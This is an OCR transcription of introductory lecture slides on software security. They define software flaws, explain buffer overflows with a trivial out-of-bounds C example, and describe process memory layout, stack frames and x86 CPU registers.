
SOFTWARE SECURITY

PREPARED BY

-ANOOJA JOY



SOFTWARE FLAWS

- A **software flaw** is an undesired program behavior caused by a **program vulnerability**.
- IEEE Standard 729 defines quality-related terms:
  - **Error:** A human mistake in performing some software-related activity, such as specification or coding.
  - **Fault:** An incorrect step, command, process or data definition in a piece of software. The execution of a program with error causes landing in an incorrect internal state known as fault. An error may lead to incorrect state: **fault.** A fault is internal to the program
  - **Failure**: A departure from the system's desired behavior. A fault might cause system to depart from its expected behavior. A fault may lead to a **failure**, where a system departs from its expected behavior. A failure is externally observable
- Note that: An **error** may cause many **faults**. **Not every fault** leads to a **failure**.

$$\begin{tikzcd} \text{error} \arrow[r] & \text{fault} \arrow[r] & \text{failure} \end{tikzcd}$$

SOFTWARE FLAWS

- A software flaw fall into two groups:

1. **Non-malicious flaws:** Introduced by the programmer overlooking something: ☐
    1. Buffer overflow ☐
    2. Incomplete mediation ☐
    3. Time-of-check to Time-of-use (TOCTTU) errors
2. **Malicious flaws:** Introduced deliberately (possibly by exploiting a non-malicious vulnerability):
    1. Virus, worm, rabbit
    2. Trojan horse, trapdoor
    3. Logic bomb, time bomb

BUFFER OVERFLOW

```
int main(){
    int buffer[10];
    buffer[20] = 37;}
```

- A buffer Overflow can occur in above code and it can cause:
  - Might **overwrite user data** or **code**
  - Might **overwrite system data** or **code**
- It can cause:
  - Computer crash
  - DOS Attack
  - Code Injection

MEMORY EXPLOITS

What is buffer?

- **A buffer, or data buffer, is an area of physical memory storage used to temporarily store data while it is being moved from one place to another.** These buffers typically live in RAM memory.

What is buffer overflow?

- Buffers are designed to contain specific amounts of data. Unless the program utilizing the buffer has built-in instructions to discard data when too much is sent to the buffer, the program will overwrite data in memory adjacent to the buffer.
- A buffer overflow (or buffer overrun) occurs when the volume of data exceeds the storage capacity of the memory buffer. As a result, the program attempting to write the data to the buffer overwrites adjacent memory locations.

Buffer Overflow CAUSES: malformed inputs or failure to allocate enough space for the buffer.

What is a Buffer Overflow attack?

- Attackers exploit buffer overflow issues by overwriting the memory of an application. This changes the execution path of the program, triggering a response that damages files or exposes private information.
- **Eg:** an attacker can overwrite a pointer (an object that points to another area in memory) and point it to an exploit payload, to gain control over the program.

BUFFER OVERFLOW

- Buffer overflow vulnerabilities occur in all kinds of software from **operating systems** to **client/server applications** and **desktop software.**
- *Buffer overflow is a condition that causes a buffer overflow is when data is exceeding the allotted size of the buffer and thus overflows into other memory areas within the program.*
- It often happens due to **bad programming** and the **lack of or poor input validation** on the application side.

Who is vulnerable?


- Certain coding languages are more susceptible to buffer overflow than others. C and C++ are two popular languages with high vulnerability, since they contain no built-in protections against accessing or overwriting data in their memory. Windows, Mac OSX, and Linux all contain code written in one or both of these languages.

Types of Buffer Overflows

- There are basically two kinds of buffer overflow attacks:
  1. Heap-based attacks and
  2. Stack-based attacks.
  3. ret-to-libc attacks

UNDERSTANDING BUFFER

- Buffers typically live in RAM memory to temporarily store data while it is being moved from one place to another. As a program is initialized the **central processing unit (CPU)** allocates virtual memory to the program's processes.
- The allocated memory is organized into the following sections: **kernel, text**, **data** (initialized data and uninitialized data), **stack** and **heap.**
- Depending on **CPU architecture** the stack is allocated either at the bottom or top of the address space and either grows upward or downward.
- The stack is used to **keep track of functions, procedures** that the program is running as well as any **parameters** or **local variables** that the function needs.
- When this data that is saved on the stack and a function is called a new structure is created called a stack frame to support the execution of the function being called. The stack frame contains a **return address, local variables** and **any arguments passed to the function.**
- This information is stored in **CPU registers,** which are small sets of data stores which are part of the processor.



PROCESS MEMORY ORGANIZATION


A **Process Memory** consists of three main regions: **Text, Data, Heap and Stack.**

- **Kernel:** This is the top of memory that contains the **command-line parameters** that are passed to the program and the **environment variables**.
- **Text:** The Text region contains the **Program Code** (basically instructions) of the executable, the compiled machine instructions, or the process which will be executed. The **Text area** is marked **as read-only or execution** and writing any data to this area will result into **Segmentation Violation (Memory Protection Mechanism)**.
- **Data:** The Data region consists of the **static variables** which are declared inside **the program**. This area has both initialized (data defined while coding) and uninitialized (data declared while coding) data.
- **Stack:** It is intimately involved in the execution of any program. Stacks are fundamental to **function calls**. Each time a **function is called** it gets a **new stack frame.** That means when the function is called, the flow of control is passed to the stack. All the operations which will take place inside the function will be carried out on the Stack. The stack is also used **to allocate local variables**(methods) , **to pass parameters (input arguments) to the functions**, and **to store the return address to caller function after the execution of the function gets over**. By convention, stacks usually ***grow down***. This means that the stack starts at a high address in memory and progressively gets lower. It has a property that the Last item placed will be the first to be removed from it (LIFO) . Several options are defined on the stack , the most important ones are push and pop . push add an element to the top of the stack , and pop removes elements from the top. There is a **stack pointer** or **SP** that points to top of the stack.
- **Heap:** a memory area allocated **dynamically.**


USE OF STACK DURING FUNCTION EXECUTION

- **Each function is allocated a new stack frame** with its arguments in a fresh area of memory.
- **Stack Frame:** A stack frame is a region on stack which contains all the **function parameters, local variables, return address, value of instruction pointer** at the time of a **function call.** Global variables (which can be seen by any function) are kept in a separate area of data memory.
- **Return address** is basically the address to which the flow of control has to be passed after the stack operation is finished. This is the reason why **a variable defined inside a function can not be seen by other functions.** This facilitates *recursive* calls. This means a function is free to call itself again, because a new stack frame will be created for all its local variables.
- **Each frame** contains the **address to return to**. C only allows a single value to be returned from a function, so by convention this value is returned to the calling function in a specified register, rather than on the stack.
- Because each frame has a reference to the one before it, a debugger can "walk" backwards, following the pointers up the stack. From this it can produce a *stack trace* which shows you all functions that were called leading into this function. This is extremely useful for debugging.
- **Stacks** do make **calling functions slower**, because values must be moved out of registers and into memory. Some architectures allow arguments to be passed in registers directly; however to keep the semantics that each function gets a unique copy of each argument the registers must *rotate*.

STACK



When a function has multiple parameters, they are pushed onto the stack in reversed order. So with a call like foo(1, 2), '2' would be pushed first, followed by '1'.



CPU REGISTERS

- **Registers** are used to store **instruction, data** or **memory addresses** that the processor can access quickly.
- Microprocessors use general purpose registers for storing both data and addresses.

1.SP (Stack Pointer): SP is a stack register which **points to the top of the stack** in x86-32 bit.


2.BP (Base Pointer): BP is a stack register which **points to the top of the current frame(stack frame) when a function is called. BP generally points to the return address.** BP is a pointer to the top of the stack when the function is first called.BP is really essential in the stack operations because when the function is called, function arguments and local variables are stored onto the stack. As the stack grows the offset of both the function arguments and variables changes with respect to SP. So SP is changed many times and it is difficult for the compiler to keep track, hence BP was introduced. When the function is called, the value of SP is copied into BP, thus making BP the offset reference point for other instructions to access and calculate the memory addresses. **ebp is a pointer that ponts to ebp for the previous frame.**

3.IP (Extended Instruction Pointer): IP is a stack register which tells the processor about the **address of the next instruction to be executed.**

4. AX(the accumulator): used in storing the **return value of a function** and also used in arithmetic instructions.

STACK FRAME GROWTH

Higher address

